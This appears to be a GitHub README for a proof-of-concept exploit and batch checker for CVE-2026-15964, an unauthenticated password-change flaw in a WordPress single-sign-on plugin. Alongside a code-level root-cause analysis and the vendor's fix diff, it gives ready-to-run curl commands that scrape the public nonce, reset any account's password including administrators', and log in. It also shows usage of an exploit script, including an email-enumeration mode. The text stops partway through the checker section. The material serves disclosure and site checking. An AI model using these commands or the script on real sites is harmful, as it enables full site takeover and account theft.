
 instructor-admin/cve-2026-15964-poc
PoC & checker for CVE-2026-15964 - unauthenticated password change in the WordPress plugin Single Sign On For TNG <= 2.0.0 (CVSS 9.8)


Unauthenticated privilege escalation via unverified password change in the WordPress plugin Single Sign On For TNG.
| Severity | Critical (9.8) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| CWE | CWE-620 (Unverified Password Change) |
| Affected | plugin versions 1.0.0 through 2.0.0 |
| Fixed in | 2.1.0 (released 2026-07-27) |
| Published | 2026-08-01 |
| Auth required | none (wp_ajax_nopriv_ssoprocess_ajax) |
| Impact | change the password of any WordPress account, including administrators - full site takeover |
| Plugin | https://wordpress.org/plugins/single-sign-on-for-tng/ |
Any unauthenticated visitor can change the password of any account on a site running the plugin at 2.0.0 or earlier. Two HTTP requests:
SSOPWDREQUIREMENT JavaScript object.admin-ajax.php with operation=setnewpassword, a victim email and
a new password.WordPress core's reset_password() does the rest. No token, no email
confirmation link, no capability check. Log in as admin afterwards.
NONCE=$(curl -sk https://target/ | grep -oP "SSOPWDREQUIREMENT\s*=\s*\{.*?'nonce'\s*:\s*'\K[0-9a-f]{10}")
curl -sk -X POST https://target/wp-admin/admin-ajax.php \
  -d "action=ssoprocess_ajax&nonce=${NONCE}&operation=setnewpassword&[email protected]&password=Pwned!@2026x"
# -> {"success":true}
In single-sign-on-for-tng.php (v2.0.0):
add_action('wp_ajax_ssoprocess_ajax',        array($this, 'ssoprocess_ajax'));   // line 68
add_action('wp_ajax_nopriv_ssoprocess_ajax', array($this, 'ssoprocess_ajax'));   // line 69
wp_ajax_nopriv_* means the handler is reachable with no session at all.
load_scripts() is hooked to wp_enqueue_scripts, so on every front-end
page the plugin prints this into the HTML:
wp_localize_script('general_script','SSOPWDREQUIREMENT',
    array('passwordspec'=>PASSWORDSPEC,
          'url'=>admin_url('admin-ajax.php'),
          'nonce'=>wp_create_nonce("ssoajaxnonce")));                              // line 96
Which renders as:
<script id="general_script-js-extra">
var SSOPWDREQUIREMENT = {"passwordspec":"...","url":"https://target/wp-admin/admin-ajax.php","nonce":"9c0de6ab12"};
</script>
And the handler verifies it like this:
public function ssoprocess_ajax() {
    global $wpdb;
    check_ajax_referer('ssoajaxnonce', 'nonce');   // line 104
    ...
The catch: WordPress computes nonces with wp_create_nonce($action) using
uid and the session token. For logged-out visitors those are 0 and an
empty string, which means every anonymous visitor gets the exact same nonce.
It is only re-rolled every 12 hours (the nonce tick). So the nonce that the
plugin prints for any visitor is also valid for the attacker - there is no
secret to steal, it is published on the page itself.
switch ($op) {
    case 'setnewpassword':
        if (!isset($post['email']) || !isset($post['password'])) { ... }
        $email = wp_unslash($post['email']);
        $user  = get_user_by('email', $email);
        if ($user !== false) {
            reset_password($user, $post['password']);   // line 120
            ...
            wp_send_json_success(array('success'=>true));
        }
        else
            wp_send_json_error(array('success'=>false));
        break;
reset_password() is a WordPress core function. It sets the new hash, logs the
victim out of every other session, and fires the password_reset /
after_password_reset actions. It is called here with nothing proving the
caller is the account owner.
Two extras worth knowing:
MINIMUM_PASSWORD_LENGTH / PASSWORDSPEC rules are only enforced in
validate_form() for Forminator forms, never here. Any password is accepted.{"success":true} vs {"success":false} tells you
whether an email is registered. The checker's --enum-only mode uses this.operation=set_tzoffset calls
update_option('localtzoffset', $post['timezoneoffset']) unauthenticated.
Not directly exploitable for RCE, but it is an unauthenticated option write
and worth mentioning in the writeup.Diffing 2.0.0 against 2.1.0 makes the fix obvious (and confirms the bug):
             case 'setnewpassword':
+                $timeout = intval($post['timeout']);
+                if (time() > $timeout) {
+                    // clears custom_recovery_token / _expiration / _nonce user meta
+                    wp_send_json_error(array('success'=>false,'message'=>'The time to submit the new password expired...'));
+                    return;
+                }
                 $email = wp_unslash($post['email']);
                 $user  = get_user_by('email',$email);
                 if ($user !== false) {
                     reset_password($user,$post['password']);
plus, in newpasswordform():
+            if (empty($_GET['uid']))
+                return ... "An unexpected error occurred." ...
+            $user_id = intval(sanitize_text_field(wp_unslash($_GET['uid'])));
+
+            // The nonce is checked here
+            if (wp_verify_nonce(get_user_meta($user_id, 'custom_recovery_nonce', true), 'ssopwdnonce') === false)
+                return ... "This recovery link is no longer valid." ...
So in 2.1.0 the flow is: a real recovery request stores a per-user
custom_recovery_token + custom_recovery_nonce in user meta, the recovery
link carries the user id, the form validates both, and the AJAX handler refuses
to run once the recovery window (timeout) has expired. An attacker who can't
produce a live recovery record can't drive setnewpassword anymore.
Step 1 - scrape the nonce
curl -sk https://target/ | grep -oE "SSOPWDREQUIREMENT[^;]+"
Step 2 - change the password
curl -sk -X POST https://target/wp-admin/admin-ajax.php \
  -H "X-Requested-With: XMLHttpRequest" \
  -d "action=ssoprocess_ajax&nonce=<NONCE>&operation=setnewpassword&[email protected]&password=Pwned!@2026x"
Expected response on a vulnerable install: {"success":true}
Step 3 - log in
curl -sk -X POST https://target/wp-login.php \
  -d "[email protected]&pwd=Pwned!@2026x&wp-submit=Log+In&redirect_to=%2Fwp-admin%2F&testcookie=1"
CVE-2026-15964.pySingle-site exploit. Non-destructive modes included.
# one-shot: scrape nonce + change the admin password
python3 CVE-2026-15964.py -u https://target -e [email protected] -p 'NewPass!2026x'

# just scrape the nonce
python3 CVE-2026-15964.py -u https://target --scrape-only

# reuse a nonce you already have
python3 CVE-2026-15964.py -u https://target -e [email protected] -p 'NewPass!2026x' -n 9c0de6ab12

# account existence oracle (no password is set)
python3 CVE-2026-15964.py -u https://target -e [email protected] --enum-only

# fully passive: is the plugin even installed? (GET only)
python3 CVE-2026-15964.py -u https://target --check
CVE-2026-15964-checker.pyBatch scanner for your own site lists. Non-destructive by design - it never changes a password.
How it classifies each site:
